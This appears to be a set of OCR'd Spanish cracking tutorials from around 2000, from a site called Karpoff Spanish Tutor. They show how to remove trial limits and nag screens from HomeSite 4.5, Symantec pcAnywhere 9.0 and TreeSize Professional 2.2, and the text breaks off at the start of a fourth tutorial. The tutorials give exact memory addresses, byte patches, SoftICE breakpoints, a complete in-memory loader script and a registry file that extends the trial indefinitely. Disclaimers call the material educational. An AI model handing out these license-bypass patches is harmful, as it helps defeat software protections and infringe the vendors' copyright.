cuando escribimos el comando **hwnd** nos aparece una lista con todas las ventanas y componentes de estas (botones, cajas de texto...), con su handle, programa al que pertenece, dirección y nombre (muchas veces muy ilustrativo). lo único que hay que hacer es elegir la que nos interesa (suele ser la primera que aparece con el nombre del programa que estamos trazando), poner un **bmsg** (el mejor complemento a un buen hwnd) y trazar hacia atrás hasta la función madre que hace que se cree la nag para nopearla o buscar el salto condicional que hace que caigamos en ella. la sintaxis del comando bmsg es:

bmsg wm_<opción> (para la lista de opciones escribe wmsg en el sice, las más comunes son bmsg wm_destroy y wm_enable..)

y normalmente en unos cuantos f10 estaremos en el lugar adecuado para poner unos cuantos 90 y olvidarnos de la pantalla.

manos a la obra:

con el archivo ejecutable (comprimido o descomprimido) ya preparado parar el loader, lo cargamos y vamos siguiendo con f10 cómo se comporta el programa. si estamos usando el archivo comprimido, habrá que esperar a que esté

totalmente desplegado en memoria para poder ver el código original ; si usamos el descomprimido, que es lo más adecuado ya vemos el código desde el principio, y tras unos cuantos f10 caeremos en la rutina que crea las nags amarillas, que está en 007057ec. lo que hay que hacer a continuación no es necesario explicarlo ya que el código es lo suficientemente ilustrativo.

:007057de cmp byte ptr [0072d658], 00

:007057e5 je 7057fd

:007057e7 mov ....

:007057ec call 452624 <- llamada que genera las nags amarillas

hacemos un bpx en la posición de memoria que hallamos elegido para parchear, lanzamos de nuevo el programa y cambiamos los bytes oportunos. perfecto, ya no salen las nags: ahora a por la pantalla de la fecha de caducidad.

corremos el programa hasta que aparezca la pantalla de caducidad, y en ese momento hacemos ctrl-d y escribimos en softice **hwnd** tras lo que nos sale una lista de las ventanas y objetos que tenemos en pantalla, bajamos hasta las que corresponden con homesite y vemos una una que se llama tevalnotice seguida de dos buttons.... más claro agua... nos fijamos en su handle (izquierda de la pantalla) y le damos la orden :

bmsg <handle> wm_<opción>

en este caso podemos utilizar dos opciones: **wm_destroy** o **wm_enable**

si optamos por la primera, el debugger saltará en el momento que desaparece la ventanita de nuestro monitor al pulsar el botón de continuar. si usamos la segunda deberemos tomar el handle del botón de continuar, que está deshabilitado, y el debugger saltará cuando el botón reciba la orden de activarse. en cualquiera de los dos casos caeremos en el mismo código, que habrá que trazar hasta encontrar alguna llamada precedida de un salto condicional, hacemos un breakpoint con un doble click sobre la línea y seguimos. por lo general las primeras líneas de código que aparecen se corresponden con la formación de la ventana, caption, tamaño, colores... y no son de gran utilidad, pero las que aparecen al final (última y precedentes antes de que f10 deje de hacer saltar el si) son a las que más hay que prestar atención pues suele ser ahí donde se toma la decisión de formarla. hay que ser especialmente cuidadoso al parchear aquí porque podemos hacerlo en alguna rutina común a otros procedimientos. una vez puestos los breakpoints se vuelve a lanzar el programa y eliminando los que saltan continuamente llegamos al que nos interesa, que está en 006a2c6f. ya sabéis lo que hay que hacer ¿no?.

:006a2c6b cmp byte ptr [ebp-09], 00 <- ¿han pasado los 30 días?

:006a2c6f jne 006a2c76 <- si [ebp-09] no es 0 sigue el período de evaluación y salta la llamada a la messageboxa

:006a2c71 call 64bad8 <- llamada a la formación de la pantalla de caducidad.

de nuevo poneemos un breakpoint, corremos el programa. parcheamos en memoria y comprobamos que funciona.

en estos momentos nos hemos cargado las nags del principio y la ventana de caducidad, con lo que el programa ya estaría preparado para una evaluación más prolongada y libre de incordios. lo único que nos quedaría sería buscar las cadenas de bytes con el uedit32 y cambiarlas por lo que corresponda.

***atención*: este método sólo sirve para el archivo descomprimido**

si lo que deseamos es crear un crack para su distribución, no podemos envíar el ejecutable, ya que es muy grande (1.5 mb comprimido o 4.3 mb descomprimido) , y como estamos tratando con un archivo "encogido" no nos sirve el típico parche porque que el código no está expuesto. lo que nos hace falta es algo que haga el parcheo "on the fly" tras la descompresión. esto es lo que se conoce como loader o cargador, que no es más que un programa que está atento a la descompresión y cambia los bytes cuando están expuestos (como un bandolero que espera detrás de una roca a que aparezca su víctima...). veremos una forma sencilla de crear uno más adelante.

bueno, ya tenemos el homesite sin nags, pero todavía quedan restos de su pasado como versión de evaluación: en el título de la ventana pone *evaluation version* y la pantalla del about aún nos recuerda que los 30 días han pasado. lo que trataremos de hacer es cambiar el título por otra cosa (*registered version* o tu apodo...) que ocupe los mismos bytes y deshabilitar la pantalla de about.

de pesca:

recordemos que con el w32dasm no conseguíamos ver los strings del programa, de modo que no podemos buscar así la línea. una pasada del search and replace buscándola tampoco sirve de mucho . la solución es buscarla en memoria con el softice y parchearla como hacíamos antes. para buscarla utilizamos el comando **s** de la siguiente manera:

s 0 lffffffff'evaluation'

que le indica que busque la cadena evaluation en toda la memoria. una vez localizado el punto exacto con varios bpm en las posiciones obtenidas, sólo hay que escribir (click sobre la cadena) lo que queramos manteniendo la misma longitud en bytes. copiar el valor hex de la cadena nueva y parchear con el editor hexadecimal o con el loader.

el procedimiento para eliminar la ventana del about es el mismo que utilizamos para la de caducidad:

hwnd

bmsg <handle> wm_destroy

y trazar hasta dar con la rutina en 006b58b6. aquí no hay saltos condicionales (porque siempre que pulses about va a salir), con lo que la solución es anular la llamada con los nop necesarios.

ahora sí que tenemos el homesite preparado para su evaluación sin ningún tipo de trabas :-) .

presentación : rpp (r!sc's process patcher)

rpp es un creador de parcheadores en tiempo real (loader) que crea un ejecutable win32 a partir de un script. el ejecutable carga un proceso, espera a que se descomprima / desproteja y despúes lo parchea en memoria para corregir los bugs que el autor ha dejado en él (nags, evaluaciones de 30días...) y además es el único de este tipo (que crea un ejecutable win32 independiente). (traducción libre de la presentación original).

se puede bajar desde la página de karpoff, en protoolz, en sudden discharge...

la forma de utilizarlo es ejecutándolo y seleccionando el script que queremos compilar o arrastrando el script sobre el ejecutable (mú fácil). también desde la línea de comandos como:

rpp.exe <script.rpp>

-sintaxis del script:

; <- no le hace caso a lo que vaya delante de esto (comentarios y similar)

t= <- número de intentos de parchearlo que va a hacer hasta darlo por imposible. (8000 por defecto)

f= <- nombre del proceso a cargar (importante que sea el nombre original del ejecutable)

o= <- nombre del cargador (el que tú quieras)

p= <-bytes a parchear (*dirección de memoria* / *bytes originales* / *bytes nuevos*).

los bytes van separados por comas y su número es igual a ambos lados de la barra.

: <- fin de la instrucción

$ <-fin del script

nuestro cargador:

abrimos el notepad y escribimos el script:

---------- cortar por aquí ----------

; cargador para homesite 4.5 por cracx 28 mayo de 2000 <- información para identificarlo con el tiempo :-)

; creado con r!sc's process patcher

; incluído a efectos didácticos. su empleo con software que no hayas obtenido legalmente es delito.

t = 10000:

; veces que va a intentar parchear. mejor empezar con 10000 e ir bajando hasta que falle

;.depende de las características del ordenador. a mí me funciona siempre así...

o= homesite_loader.exe: ; nombre del ejecutable de salida

f= homesite45.exe: ; nombre del proceso a parchear

p=006a2c6f/75,05,e8,62/eb,05,e8,62: ;cuarto parche de la nag de 30 días superados

p=006afdc7/45,56,41,4c,55,41,54,49,4f,4e/52,45,47,49,53,54,45,52,45,44: ;tercer parche de evaluation version a registered version

p=006b58b6/ff,92,cc,00,00,00/90,90,90,90,90,90: ;segundo parche de la nag de about

p=007057e5/74,16/eb,16:;primer parche de las nag del inicio

$

---------- cortar por aquí ----------

ahora lo guardamos como homesite_script.rpp en el directorio donde tengamos el rpp instalado y lo arrastramos encima de rpp.exe. si todo va bien nos sale un mensaje parecido a este:

si sale cualquier otra cosa es que hay un error se sintaxis y tienes que revisar el script. además crea el archivo homesite_loader.exe de 5.50kb**.** copiamos este ejecutable al directorio del programa a parchear y ejecutamos el

cargador.

en el momento que ejecutamos, este indica al homesite45.exe que se ejecute, y mientras esto ocurre, hace un ataque a las posiciones de memoria indicadas parcheando lo que corresponda. el loader no sabe cuando el objetivo está descomprimido, pero como ataca continuamente las posiciones cumple su misión. si no es capaz de parchear al programa o en las posiciones de memoria no encuentra lo que le dijimos, saca un mensaje de error y el programa transcurre normalmente.

estos mensajes pueden aparecer por cuatro causas principales:

1. que haya errores de sintaxis. comprueba el valor de f, que el número de bytes a cambiar es igual que el de originales y que los separas por comas y barras

2. que el valor de t sea muy bajo, en cuyo caso hay que aumentarlo (10000 da buenos resultados, menos depende del ordenador que tengas)

3. que lo estes ejecutando en un directorio que no es el de la aplicación o que esta tenga el nombre cambiado.

4. el número de bytes a parchear es superior a 180h (limitación del programa)

resumiendo:

el trabajo que tenemos que hacer con el homesite 4.5 es:

1. deshacernos de las nags amarillas.

2.deshacernos de la pantalla de caducidad.

3.corregir el título de la ventana principal


4.anular la ventana about.

5. crear un cargador que haga todos los cambios anteriores durante el arranque del programa comprimido o parchear con el editor hexadecimal si nos sirve el ejecutable descomprimido.

la mayor dificultad es que no disponemos de un listado muerto útil donde buscar strings, y que todo el proceso de rastreo se hace "in vivo".

la segunda puerta:

si recordáis, había hecho una búsqueda con el search and replace de la línea *evaluation version* y no la había encontrado. pues bien, sinembargo aparecieron unas claves del registro de windows muy curiosas:



si utilizamos el regedit para ver que llamadas hace mientras se ejecuta, vemos que antes de que aparezcan las nags se hacen varias a localstatusrs232\hev (¿**h**omesite **ev**aluation quizá?), igual que antes de que se cree la ventana de caducidad. curioso ¿no?. vamos a borrarla a ver qué pasa (primero exporta la clave por si acaso). pues ocurre que volvemos a tener 30 días de prueba. si volvemos a la clave del registro, aparece de nuevo hev y en ella un nuevo valor de cadena llamado dtst que vale 36677. a medida que avanzamos la fecha del ordenador el valor cambia hasta llegar a 0, momento en el que el programa empieza a sacar la ventana de caducidad. si probamos a cambiar el valor por 9999999 por ejemplo, nos da 9963352 días de evaluación :-). si no queremos liarnos con el loader hacemos un parche para el registro como el que sigue a continuación y listo :

regedit4

[hkey_current_user\software\microsoft\windows\currentversion\localstatusrs232\hev]

"dtst"="9999999"

con lo que la molesta pantalla de caducidad no sale nunca.

si quieres busca la rutina que llama a la clave y parchea la comprobación, pero esto es más fácil.

en fin.....

adios...

bueno, espero no haberme liado demasiado al explicar cómo se desprotege este programa y que la lectura haya sido amena. sobre archivos empaquetados hay muchos tutoriales y muy buenos en el ecd y otros sitios. en vez del loader se podría haber hecho un recorte con el snippet creator e inyectárlo al ejecutable original, ya que el e.p original ya lo sabemos gracias al archivo descomprimido y sólo habría que buscar dónde meterlo y dirigir la llamada a él para que tomara el control, pero eso es ya otra historia... saludos a todos y hasta la próxima.

todo lo mostrado en este tutorial es para uso educativo y no para fomentar la piratería. si tienes pensado utilizar este programa más de los 30 días de evaluación cómpralo.

no me hago responsable del mal uso de los contenidos de este documento.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: Symantec pcAnywhere v9.0

PROTECCION:	Bomba de tiempo que explota en 30 días
Objetivo:	Simular Estar Registrados
Descripcion:	pcAnyware es una utilidad de acceso remoto a otros ordenadores, que permite conexiones directas, vía módem o través de una red. Bastante útil si tienes uno o más ordenadores y quieres conectarlos rápidamente en una "minired".
Dificultad:	**Principiante +**
DOWNLOAD:	http://www.symantec.com
Herramientas:	**Wdasm 8.9, Softice 4.5, UltraEdit32 6, TRW2000 (opcional)**
CRACKER:	**BugSys** **FECHA: 22/10/00**

introduccion

en esta ocasión nuestra víctima será pcanyware, de la empresa symantec, famosa por las utilidades norton y algunas cosas más. pcanyware es una utilidad de acceso remoto a otros ordenadores, que permite conexiones directas, vía módem o través de una red. bastante útil si tienes uno o más ordenadores y quieres conectarlos rápidamente en una "minired".

al atake

primera aproximación:

un primer vistazo al programa con los típicos regmon y filemon no dan demasiada información, se pueden monitorizar tres ejecuciones, la primera, una antes de caducar, y la de caducidad, por si pone alguna marca en algún archivo o en el registro de windows. tras comparar los tres registros con excel se ve que la única vez que escribe algo en el registro es cuando caduca el programa , además de un fichero en c:\windows\applog\. la clave de registro que se cambia es un poco extraña:
hkcr\clsid\{9bb8b204-17b0-11d0-bdf9-0020af3743f6}\buffset\cache.
en principio parece que es alguna tontería de windows y su caché, pero más adelante veremos que no es así.

aproximación en vivo
bueno... pues vamos a ver por donde le podemos entrar a esta preciosidad... ejecutamos el programa y nos sale una pantalla que nos recuerda que el programa está caducado y una lista de teléfonos para encargar la versión completa. empecemos por aquí con el winice cargado hacemos un hwnd, que nos da información de todas las ventanas que hay en pantalla y el programa al que pertenecen. buscando por winaw32 encontramos un dialog con un botón y nos

fijamos en el handle... ahora lo que tenemos que hacer es poner un breakpoint en el momento que se destruye y ver de dónde viene... sencillo:
bmsg /handle/ wm_destroy
tras unos pocos f12 caemos en una dll llamada awcomm32.dll, que es dónde se genera la ventana, y después en el ejecutable, donde se ve la llamada a la rutina checktimebomb de awcomm32.dll (bonito nombre para una función... además de ilustrativo).
veamos: tenemos una dll con una función llamada checktimebomb que es la que genera la nag y hace que salgamos del programa. si nos fijamos en los registros del sice, al salir de la dll tenemos eax = 0. vamos a ver si hay un flag por aquí... ponemos un bpx en la entrada a la función y al salir pinchamos en el valor de eax y lo hacemos igual a 1. f5 y ¡bingo! el programa funciona.

```
* referenced by a (u)nconditional or (c)onditional jump at address:
|:004060f9(c)
|
:00406111 57 push edi

* reference to: awcomm32._timebombcheck@4, ord:00cbh
|
:00406112 ff1524814500 call dword ptr [00458124]<- de aquí hay que salir con eax=1
:00406118 85c0 test eax, eax
:0040611a 7509 jne 00406125
:0040611c 5f pop edi
:0040611d 5e pop esi
:0040611e 81c498000000 add esp, 00000098
:00406124 c3 ret
```

1. de la llamada a awcomm32 hay que salir con eax=1.
ahora sólo habría que anular la llamada y escribir mov eax,01 rellenando con los nops necesarios para mantener el numero de bytes. prueba... funciona ¿no?.
intenta hacer alguna conexión.... ¡te pillé!, el desgraciado no funciona y nos vuelve a salir la pantalla de fin de evaluación. lo que hemos hecho es modificar sólo uno de los ejecutables que conmponen el programa. lo que primero se le ocurre a uno es trazar todos los ejecutables y hacer que a la salida de awcomm32._timebombcheck siempre eax valga 1 o cambiando el salto condicional(si lo hubiera). bueno... si no tienes otra cosa mejor que hacer serviría, pero sería mejor mirar la dll y modificarla, ya que la función está ahí dentro y cada vez que sea llamada ya daría el valor eax=1 a la salida..

si echamos un vistazo al desensamblado de awcomm32.dll, vemos que los nombres de las funciones son muy ilustrativas :-). lo que más me ha llamado la atención es una bifurcación en el código, ya que parece que la dll puede distinguir si es una versión legítima (va por is custom??purchasedver.....) o la demo shareware (is custom?? timebombver....). la nuestra es la timebombeada :-p... así que tendremos que ver por dónde se mete y dónde se determina que eax valga 0 ó 1 a la salida.
se podría tratar de mirar dónde se elige purchasedver o timebombver, pero lo que me interesa ahora es eax y no si he pagado o no por el programa.
la parte interesante de la dll es la siguiente:

```
* reference to: iscustom.?timebombver@ctbombcache@@qaexaag0@z, ord:0011h
|
:67ea3a42 ff15e400eb67 call dword ptr [67eb00e4]
:67ea3a48 33c0 xor eax, eax
:67ea3a4a 8b4c2434 mov ecx, dword ptr [esp+34]
:67ea3a4e 8b542418 mov edx, dword ptr [esp+18]
:67ea3a52 66a1ee8eeb67 mov ax, word ptr [67eb8eee]
:67ea3a58 81e1ffff0000 and ecx, 0000ffff
:67ea3a5e 51 push ecx
:67ea3a5f 81e2ffff0000 and edx, 0000ffff
:67ea3a65 33c9 xor ecx, ecx
:67ea3a67 52 push edx
:67ea3a68 668b0dec8eeb67 mov cx, word ptr [67eb8eec]
:67ea3a6f 50 push eax
:67ea3a70 51 push ecx
:67ea3a71 e82afcffff call 67ea36a0
:67ea3a76 83f8ff cmp eax, ffffffff
:67ea3a79 0f8492010000 je 67ea3c11 <- cuidadín
:67ea3a7f 85c0 test eax, eax
:67ea3a81 745a je 67ea3add <- cuidadín
:67ea3a83 83f801 cmp eax, 00000001
```

```
:67ea3a86 7427 je 67ea3aaf <- cuidadín

* referenced by a (u)nconditional or (c)onditional jump at address:
|:67ea3a32(c)
|
:67ea3a88 8d4c241c lea ecx, dword ptr [esp+1c]

* reference to: iscustom.??1ctbombcache@@qae@xz, ord:0002h
|
:67ea3a8c ff15c800eb67 call dword ptr [67eb00c8]
:67ea3a92 8b542414 mov edx, dword ptr [esp+14]
:67ea3a96 8b442410 mov eax, dword ptr [esp+10]
:67ea3a9a 5f pop edi
:67ea3a9b 5e pop esi
:67ea3a9c 894204 mov dword ptr [edx+04], eax
:67ea3a9f 5d pop ebp

* possible reference to string resource id=00001: "no se ha podido cargar un componente
(%s). vuelva a instalar"
|
:67ea3aa0 b801000000 mov eax, 00000001 <-esto nos hará el trabajito... :-)
:67ea3aa5 5b pop ebx
:67ea3aa6 81c408020000 add esp, 00000208
:67ea3aac c20400 ret 0004 <-eax=1 a la salida... je..je..
|
```

2. en 67ea3aa0 hacen el trabajo por nosotros.... y salimos con eax= 1
lo que nos interesa es que llegue a la intrucción en 67ea3aa0 siempre, que es lo que ocurre en el periodo de evaluación y hace que a la salida eax= 1. sin entrar en más explicaciones que las notas al código, se ve que hay que anular los saltos en 3a79, 3a81 y 3a86. pues eso... con los offset se va al ultraedit y se parchea. el pcanyware queda listo para una óptima evaluación.

y qué pinta en todo esto aquella clave de registro tan rara. pues para empezar el nombre ahora ya nos dice algo.... caché (tbombcache), además, si buceamos un poco en las llamadas que hay en esta función, hay accesos a esa clave, tanto en lectura como escritura. la clave que nos parecía una chorrada del windows resultó ser el detonador de una bomba de tiempo que hace caducar al programa. para desactivarla sólo hay que cortar los cables verde, azul y amarillo y listo.... ya no explotará nunca más.
para trazar las llamadas que menciono arriba, recomiendo el trw2000, que nos da el nombre de la función llamada además del offset del call. nada mas entrar en la función desde el ejecutable, verás las llamadas a readfile para comprobar si es la versión demo o la comprada, además de las llamadas de apertura , escritura y cierre a la clave del registro que contiene el detonador, como véis un monton de sitios que se podrían usar para entrar.
lo bueno de trazar con el trw es que vemos en todo momento lo que ocurre sin necesidad de romperse mucho la cabeza y sin necesidad de desensamblar. feliz buceo....

recordad que si vais a utilizar este programa deberéis comprarlo.

las acciones aquí descritas lo son con fines educativos. su puesta en práctica va en contra de la ley de derechos de autor y está penado.

bugsys - septiembre de 2000

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor


Programa: TreeSize profesional 2.2

PROTECCION:	**'Nag' molesta**
Objetivo:	Quitar la 'nag' y las referencias a 'UNREGISTERED'
Descripcion:	Información del espacio libre en el disco
Dificultad:	**PRINCIPIANTE**
DOWNLOAD:	http://www.jam-software.com/treesize.html
Herramientas:	**Softice, Hex Workshop (Editor Hexadecimal)**
CRACKER:	**Perico** **FECHA: 22/10/00**

introduccion

este programa es una utilidad para el disco.


en un principio parece que no tiene ninguna limitación, pero al cabo de un numero de usos al salir del programa nos aparece una 'nag' pidiendo que nos registremos.



vamos a quitar esta 'nag' y todas las referencias a unregisterd para dejar el programa "mas mono".

al atake

ejecuta el programa una primera vez para que cree las entradas necesarias en el registro. ahora lanzamos el programa techfact98 y ejecutamos el treesize para ver que cambios se producen.



‘tools’ -> ‘watch system’ -> ‘run this program’ -> ‘go’

cuando salga el programa treesize sales de él para que haga las comparaciones.

después de un rato vemos que entre otras cosas hay estas modificaciones:

```
Registry key values changed: (6)
HKEY_USERS\.DEFAULT\Software\JAM Software\TreeSize Professional
Value "ClstrSize": from "26" to "39"
HKEY_USERS\.DEFAULT\Software\Network Associates\TVD\McAfee VirusScan\CurrentVersion\Sc
Value "wLastExec": from "18677760" to "18874368"
HKEY_CURRENT_USER\Software\JAM Software\TreeSize Professional
Value "ClstrSize": from "26" to "39"
```

si volvemos a realizar el proceso vemos que el valor de la clave ‘clstrsize’ ha vuelto a cambiar. es el valor de esta clave el que hace que aparezca la ‘nag’. lo puede comprobar ejecutando el programa y mirando en el registro el valor de la clave. va aumentando su valor sumándole 13 (13,26,39,52,65,...,,169,...,273). al llegar a este valor aparece la ‘nag’.

nuestro objetivo es hacer que este valor no aumente.

para hacerlo entramos en el ‘symbol loader’ del softice y le decimos que ejecute nuestro programa. cuando rompa en nuestro programa le pondremos un breakpoint. el siguiente breakpoint (gracias a mr. nobody y a su coc2000) hace que el sice rompa cada vez que se quiere acceder a una clave del registro que empiece por’clst’ (solo puedes poner 4 letras como máximo).

bpx regqueryvalueexa if *(esp->8)=='clst'

lo escribimos y le damos a 'ctrl-c'. la primera ve rompe en --- advapi ---, le damos a f5 y vuelve a romper, esta vez entreesize, le volvemos a dar a f5 tres veces más. y la tercera vez rompe en:

```
:00474142 8B45FC                mov eax, dword ptr [ebp-04]
:00474145 E81AFDFFFF            call 00473E64
:0047414A 84C0                  test al, al
:0047414C 741C                  je 0047416A
:0047414E 8D4DEC                lea ecx, dword ptr [ebp-14]
:00474151 8BD6                  mov edx, esi
:00474153 8B45FC                mov eax, dword ptr [ebp-04]
:00474156 E83DFBFFFF            call 00473C98
:0047415B 8BD3                  mov edx, ebx
```

ahora ha roto en la instrucción :0047415, a continuacion hay un salto je 0047416 que el sice nos dice que no se produce. consideré este salto como sospechoso la primera vez que lo vi y por eso decidí forzarlo. si lo forzamos en el sice con

r fl z

vemos que el valor de la clave 'clstrsize' vuelve a su valor inicial (es decir 13)

para hacer permanente, abrimos nuestro editor hexadecimal y buscamos la cadena '84c0741c8d6dec'. una vez encontrada cambiamos el 74 por 75 con lo que invertimos el salto haciendo que se produzca. también podemos convertir el 741c en eb1c que equivale a jmp, es decir que salte siempre. da igual hacer el cambio que prefiráis.

una vez hecho, salvamos el programa con el cambio realizado y vemos que al ejecutar el programa el valor de 'csltrsize' no cambia nuca por lo que no nos volverá a aparecer la 'nag'.

si somos de las personas (me incluyo) a las que les molesta que nos recuerden que estamos unregistered, es muy fácil quitarlo. volvemos al editor hexadecimal y lo buscamos como text string y nos aparece como:

(unregistered) -> 28554e5245474953544552454429

ahora cambiamos el 28 por 00 (o toda la cadena por nuestro nombre o lo que queramos, teniendo cuidado de no sobrepasar el tamaño de (unregistered)). este cambio le indica que la cadena ha terminado por lo que no se mostrara.

seguimos buscando y cambiando. la cadena nos aparece una vez mas en la que volvemos a realizar el mismo cambio.

pd: he comprobado que las versiones posteriores de este programa (las versiones 2.30 y 2.31) tienen esta misma protección.

Karpoff Spanish Tutor	
Programa:	**Aesop GIF Creator v1.00.215**

Protección:	Unlock Key		
Descripción:	Utilidad para crear GIFs animados		
Dificultad:	Facililla		
Download:	http://www.yukudr.com/software		
Herramientas:	SoftICE		
Cracker:	MeGaBiTe	**Fecha:**	12/10/2000

introducción


extraído de la ayuda del propio programa.

